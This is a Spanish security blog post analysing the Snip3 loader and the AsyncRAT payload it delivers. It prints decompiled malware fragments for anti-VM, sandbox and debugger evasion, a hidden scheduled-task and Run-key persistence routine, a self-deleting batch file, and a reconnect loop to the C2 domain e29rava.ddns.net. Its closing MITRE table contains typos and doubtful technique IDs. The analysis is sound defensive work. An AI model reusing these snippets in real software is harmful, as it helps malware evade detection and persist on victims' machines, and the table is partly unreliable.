

Snip3, una investigación sobre malware

empresas.blogthinkbig.com/snip3-investigacion-malware/

December 23, 2021



Snip3 es considerado como un *loader* de Remote Access Tool o comúnmente conocido como RAT, el cual, es **un tipo de malware muy utilizado** que tiene el potencial de ganar persistencia en un sistema y mantener una comunicación con un host atacante que tendrá acceso total a nuestro equipo y, por ende, a nuestra red para realizar cualquier tipo de actividad, desde robo de credenciales, hasta movimientos laterales o ejecuciones de *malwares* más peligrosos. Hizo su aparición en el primer trimestre del año 2021, el cual, ha atacado a importantes compañías de viajes y transportes en los últimos meses.

Definido como Crypter-as-a-Service, el cual, nos indica que es **un malware que estará en continua actualización** y de la cual, podremos encontrar muchas versiones durante el paso de los meses. Está caracterizado por diferentes técnicas de evasión y técnicas Anti-Análisis. Contiene un gran potencial para escapar de los sistemas y ejecutar diferentes tipos de RAT, estando entre los más comunes Revenge RAT, Agent Tesla o AsyncRAT.

Las **características más importantes** que caracterizan al Snip3 son:

- La evasión de técnicas de análisis o de herramientas para analizar el *malware*
- La conexión con dominios maliciosos utilizados como Command and Control
- La ejecución de código malicioso en otros procesos con técnicas como el Process Hollowing.

Vector de entrada

El Snip3 es un *malware* cuyo **origen puede ser diverso**, desde la descarga hecha a través de un dominio malicioso, *phishing* o ser lanzado por otro *malware*.


En este caso, fue **introducido en disco a través del correo**, en el cual, se intentaba invitar de manera fraudulenta a la víctima, en los datos adjuntos, podremos encontrar un *link* que parece que nos llevará al documento, el cual, es un Visual Basic Script (vbs), que será el que realice las acciones iniciales.

Greeting from GCAA,
You're hereby invited to the Airworthiness Consultative Committee (ACC) Meeting which is an important Platform to provide opportunity for interaction between the GCAA and the Industry, in order to bridge cc

25th ACC meeting has been scheduled for the week on 27th Aug 2021. Due to ongoing Pandemic situation, with social responsibility of compliance to COVID protocol, the meeting will be conducted virtually though

25th GCAA Meeting Presentation Details.pdf


Tras la apertura del supuesto pdf, nos llevará a una dirección en la cual se descargará de manera automática el fichero y se ejecutará, una vez el vbs se encuentre en el disco, **el Snip3 creará otros archivos y generará persistencia para que el vector de entrada sea un éxito** y poder mantenerse el mayor tiempo posible en nuestro equipo para ejecutar un RAT en el que el atacante podrá acceder al equipo.



Snip3

Este *malware* está dividido en varias partes, el resumen de como funcionaría es el siguiente:

- **Tras la descarga del script** obtenido normalmente por *phishing* o por un dominio malicioso, se obtendrá un **Visual Basic Script (vbs)**.
- Tras esto, se ejecutará el VBS, **el fichero creará un Powershell** y lo iniciará.
- Posteriormente, este Powershell (PS | PS1) **cargará los binarios** e introducirá en startup ganando persistencia el siguiente vbs.
- Tras esto, el vbs cargado, ya podrá lanzar el ps1, y **se ejecutará el RAT**, el cual es inyectado en un proceso, en nuestro caso lo hará en *RegAsm.exe*.
- Tras la ejecución del RAT, **tratará de evitar ser analizado** con diferentes técnicas Anti-debug, Anti-VirtualMachine y/o Anti-Sandbox, generará otros ficheros, persistencia y realizará tareas de red intentando acceder a dominios y que el atacante acceda.



Primer Stage: VBS

Dependiendo de la versión, **podríamos contener o inyectar un RAT diferente**, en nuestro caso es *AsyncRat*.

Una vez ya tiene los *loaders* cargados, ha ganado persistencia en el equipo, por lo que el RAT tendrá una ejecución que podrá perdurar en el tiempo, ejecutará el fichero File.bin o AsyncClientKuso dentro de procesos legítimos.

Creación del Mutex

En primer lugar, encontraremos las comprobaciones del Mutex habituales, para evitar reinfección, si el sistema, todavía no ha sido infectado con este RAT, lo creará.

```
try
{
    if (!MutexControl.CreateMutex())
    {
        Environment.Exit(0);
    }
}

public static class MutexControl
{
    // Token: 0x06000036 RID: 54 RVA: 0x00003B54 File Offset: 0x00001D54
    public static bool CreateMutex()
    {
        bool result;
        MutexControl.currentApp = new Mutex(false, Settings.MTX, ref result);
        return result;
    }
}
```

Además, el Mutex es creado por RegAsm, lo cual es lógico sabiendo que el RAT, en esta versión, va a ser ejecutado estando inyectado en este proceso, con el nombre AsyncMutex_6SI8OkPnk.

<Non-existent Process>	3732	Mutant	\Sessions\1\BaseNamedObjects\AsyncMutex_6SI8OkPnk
RegAsm.exe	1800	Mutant	\Sessions\1\BaseNamedObjects\AsyncMutex_6SI8OkPnk

Tras esto, habrán varias técnicas relacionadas con el Anti-Análisis, las cuales son muy útiles, puesto que pueden evitar ser lanzado en *sandbox* o que ciertas funciones se analicen y así mantener una campaña por más tiempo.

Técnicas Anti-VM

Detección de componentes del equipo, usando como objetivo el Manufacturer.

```
// Token: 0x00000029 RID: 41 RVA: 0x000034A0 File Offset: 0x000016A0
private static bool DetectManufacturer()
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
        {
            using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)
                {
                    string text = managementBaseObject["Manufacturer"].ToString().ToLower();
                    if ((text == "microsoft corporation" && managementBaseObject["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) || text.Contains("vmware") || managementBaseObject["Model"].ToString() == "VirtualBox")
                    {
                        return true;
                    }
                }
            }
        }
    }
    catch
    {
    }
    return false;
}
```

Detección basada en disco, cuyo objetivo es comparar su tamaño.

```
private static bool IsSmallDisk()
{
    try
    {
        long num = 61000000000L;
        if (new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize <= num)
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

Detección basada en Sistema Operativo (OS), centrada en obtener la versión, comúnmente utilizada Windows XP.

```
private static bool IsXP()
{
    try
    {
        if (new ComputerInfo().OSFullName.ToLower().Contains("xp"))
        {
            return true;
        }
    }
    catch
    {
    }
    return false;
}
```

Técnicas Anti-Sandbox

Detección mediante la librería sbieDll.dll, cuyo objetivo es detectar si ha sido cargada.

```

private static bool DetectSandboxie()
{
    bool result;
    try
    {
        if (NativeMethods.GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        {
            result = true;
        }
        else
        {
            result = false;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}

```

Técnicas Anti-Debugger

Detección mediante la función *CheckRemoteDebuggerPresent*, cuyo objetivo es obtener el proceso principal y detectar si es un debugger.

```

// Token: 0x0600002A RID: 42 RVA: 0x000035DC File Offset: 0x000017DC
private static bool DetectDebugger()
{
    bool flag = false;
    bool result;
    try
    {
        NativeMethods.CheckRemoteDebuggerPresent(Process.GetCurrentProcess().Handle, ref flag);
        result = flag;
    }
    catch
    {
        result = flag;
    }
    return result;
}

```

Función Install

En la última función, realizará diferentes procedimientos, desde matar procesos, generar más persistencia, recordamos que la parte inicial podría ser cambiada ya que este es un *malware* independiente al Snip3 y podrían utilizar otro RAT o *malware*.

Podemos ver como principalmente realizará un *GetProcess* para obtener procesos no deseados que puedan entorpecer el *malware*, esta práctica es habitual y se realiza con una búsqueda en orden de cada uno de los procesos en ejecución y mediante un bucle realizar

un Kill a aquellos procesos que se quiera evitar.

```
FileInfo fileInfo = new FileInfo(Path.Combine(Environment.ExpandEnvironmentVariables(Settings.InstallFolder), Settings.InstallFile));
string fileName = Process.GetCurrentProcess().MainModule.FileName;
if (fileName != fileInfo.FullName)
{
    foreach (Process process in Process.GetProcesses())
    {
        try
        {
            if (process.MainModule.FileName == fileInfo.FullName)
            {
                process.Kill();
            }
        }
        catch
        {
        }
    }
}
```

Posteriormente, veremos que realizará la comprobación de permisos y si el usuario que está ejecutando el RAT es Administrador creará persistencia en el equipo de una manera, sino lo realizará de otra. Comprobará si contiene un SID cuyo valor contenga en el 544 que representa al Administrador.

```
public static bool IsAdmin()
{
    return new WindowsPrincipal(WindowsIdentity.GetCurrent()).IsInRole(WindowsBuiltInRole.Administrator);
}
// TOKEN: 0x04000000 544
Administrator = 544,
```

System.Security.Principal.WindowsPrincipal.IsInRole returned true

En el caso distinto al nuestro y el usuario no sea Administrador, podremos ver como procederá a obtener una *RegKey*, que, como podemos ver, se encuentra al revés, realizará un reverse de la cadena para devolverla a su formato original.

```
else
{
    using (RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Strings.StrReverse(@"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"), RegistryKeyPermissionCheck.ReadWriteSubTree))
    {
        registryKey.SetValue(Path.GetFileNameWithoutExtension(fileInfo.Name), @"\" + fileInfo.FullName + @"\");
    }
}
```

Expression	@"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"
Expression	@"\nuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS"
result	@"Software\Microsoft\Windows\CurrentVersion\Run\"

Realiza la persistencia a través de la ejecución del siguiente comando, en el cual está realizando la creación de la tarea de forma forzosa (/f) para que su lanzamiento siempre sea en inicio del sistema (/sc onlogon) con el nivel de prioridad alta (/rl highest), además no permitirá que haya en su ejecución ninguna aparición de ventanas (ProcessWindowStyle.Hidden).

```
cmd /c schtasks /create /f /sc onlogon /rl highest /tn ""Roaming"" /tr ""C:\Users\  
<user>\AppData\Roaming"" & exit"
```

```

if (Methods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "\" /tr \"",
            fileInfo.FullName,
            "\"' & exit"
        })),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}

```

Tras otras comprobaciones, llegamos a la creación de un .bat en el cual podemos ver que es un script que contendrá la ejecución de la tarea programada anteriormente que después borrará realizando un movimiento a la carpeta y realizando un delete.

```

Stream stream = new FileStream(fileInfo.FullName, FileMode.CreateNew);
byte[] array = File.ReadAllBytes(fileName);
stream.Write(array, 0, array.Length);
Methods.ClientOnExit();
string text = Path.GetTempFileName() + ".bat";
using (StreamWriter streamWriter = new StreamWriter(text))
{
    streamWriter.WriteLine("@echo off");
    streamWriter.WriteLine("timeout 3 > NUL");
    streamWriter.WriteLine("START \"\" \"\" + fileInfo.FullName + "\"");
    streamWriter.WriteLine("CD " + Path.GetTempPath());
    streamWriter.WriteLine("DEL \"\" + Path.GetFileName(text) + "\" /f /q");
}
Process.Start(new ProcessStartInfo
{
    FileName = text,
    CreateNoWindow = true,
    ErrorDialog = false,
    UseShellExecute = false,
    WindowStyle = ProcessWindowStyle.Hidden
});
Environment.Exit(0);

```

Tras esto realiza comprobaciones y modificaciones en el hilo de ejecución para evitar que el dispositivo/monitor caiga en suspensión o se apague.

```

public static void PreventSleep()
{
    try
    {
        NativeMethods.SetThreadExecutionState((NativeMethods.EXECUTION_STATE)2147483651u);
    }
    catch
    {
    }
}

```

Posteriormente, realiza un bucle en el cual obtenemos las funciones de red que utilizará para comprobar si está conectado al host y una reconexión si no lo está.


```

for (;;)
{
    try
    {
        if (!ClientSocket.IsConnected)
        {
            ClientSocket.Reconnect();
            ClientSocket.InitializeClient();
        }
    }
    catch
    {
    }
    Thread.Sleep(5000);
}

```


Vemos que intenta conectar a un dominio (e29rava[.]ddns[.]net), no será extraño ver diferentes dominios sobre los que intentar la conexión, ya que es habitual que estos sean denunciados de manera temprana y necesiten alternativas durante la ejecución.

System.Random.Next returned	0x00000000
text	"e29rava.ddns.net"



6 security vendors flagged this domain as malicious

e29rava.ddns.net
ddns.net



Por último, el atacante recibirá una petición al servidor y podrá acceder remotamente a nuestro equipo y controlarlo con total libertad, por lo que nuestro ordenador y red quedarán expuestos.

MITRE

Initial Access	Execution	Persistence	Defense Evasion	Discovery	Command and Control	Impact
T1189: Drive-by Compromise	T1059: Command and Scripting Interpreter	T1099: Account Manipulation	T1548: Abuse Elevation Control Mechanism	T1087: Account Discovery	T1071: Application Layer Protocol	T1531: Account Access Removal
T1190: Exploit Public-Facing Application	T1059.001: PowerShell	T1197: BITS Jobs	T1134: Access Token Manipulation	T1010: Application Window Discovery	T1092: Communication Through Removable Media	T1485: Data Destruction
T1133: External Remote Services	T1059.003: Windows Command Shell	T1541: Boot or Logon Process	T1197: BITS Jobs	T1217: Browser Bookmark Discovery	T1132: Data Encoding	T1486: Data Encrypted for Impact
T1200: Hardware Additions	T1059.005: Visual Basic	T1037: Boot or Logon Initialization Scripts	T1140: Deobfuscate/Decode Files or Information	T1452: Domain Trust Discovery	T1001: Data Obfuscation	T1565: Data Manipulation
T1566: Phishing	T1059.006: Python	T1176: Browser Extensions	T1006: Direct Volume Access	T1083: File and Directory Discovery	T1568: Dynamic Resolution	T1491: Defacement
T1566.001: Spearphishing Attachment	T1059.007: JavaScript	T1554: Compromise Client Software Binary	T1484: Domain Policy Modification	T1046: Network Service Scanning	T1573: Encrypted Channel	T1499: Endpoint Denial of Service
T1566.002: Spearphishing Link	T1059.008: Network Device CLI	T1136: Create Account	T1480: Execution Guardrails	T1135: Network Share Discovery	T1008: fallback Channels	T1495: Firmware Corruption
T1566.003: Spearphishing via Service	T1203: Exploitation for Client Execution	T1543: Create or Modify System Process	T1211: Exploitation for Defense Evasion	T1040: Network Sniffing	T1105: Ingress Tool Transfer	T1490: Inhibit System Recovery
T1091: Replication Through Removable Media	T1559: Inter-Process Communication	T1546: Event Triggered Execution	T1222: File and Directory Permissions Modification	T1201: Password Policy Discovery	T1104: Multi-Stage Channels	T1489: Network Denial of Service
T1195: Supply Chain Compromise	T1106: Native API	T1133: External Remote Services	T1564: Hide Artifacts	T1120: Peripheral Device Discovery	T1095: Non-Application Layer Protocol	T1496: Resource Hijacking
T1199: Trusted Relationship	T1063: Scheduled Task/Job	T1574: Hijack Execution Flow	T1574: Hijack Execution Flow	T1069: Permission Groups Discovery	T1571: Non-Standard Port	T1489: Service Stop
T1078: Valid Accounts	T1129: Shared Modules	T1137: Authentication Process	T1562: Impair Defenses	T1057: Process Discovery	T1572: Protocol Tunneling	T1529: System Shutdown/Reboot
	T1072: Software Deployment Tools	T1556: Mofdy Authentication Process	T1076: Indicator Removal on Host	T1012: Query Registry	T1219: Remote Access Software	
	T1569: System Services	T1137: Office Application Startup	T1070.001: Clear Windows Event Logs	T1018: Remote System Discovery	T1205: Traffic Signaling	
	T1204: User Execution	T1542: Pre-OS Boot	T1070.003: Clear Command History	T1518: Software Discovery	T1102: Web Service	
	T1047: Windows Management Instrumentation	T1053: Scheduled Task/Job	T1070.004: File Deletion	T1082: System Information Discovery		
		T1505: Server Software Component	T1070.005: Network Share Connection Removal	T1014: System Location Discovery		
		T1205: Traffic Signaling	T1055: Process Injection	T1016: System Network Configuration Discovery		
		T1078: Valid Accounts	T1055.001: Dynamic-link Library Injection	T1049: System Network Connections Discovery		
			T1055.002: Portable Executable Injection	T1033: System Owner/User Discovery		
			T1055.003: Thread Execution Hijacking	T1007: System Service Discovery		
			T1055.004: Asynchronous Procedure Call	T1124: System Time Discovery		
			T1055.005: Thread Local Storage	T1497: Virtualization/Sandbox Evasion		
			T1055.011: Extra Window Memory Injection	T1497.001: System Checks		
			T1055.013: Process Displacement			
			T1055.012: Process Hollowing			
			T1497: Virtualization/Sandbox Evasion			
			T1497.001: System Checks			
			T1497.002: User Activity Based Checks			

¿Qué contiene el “curso en ciberseguridad” que deben seguir los atacantes afiliados de Conti, el ransomware de éxito? Boletín semanal ciberseguridad 18-27 de diciembre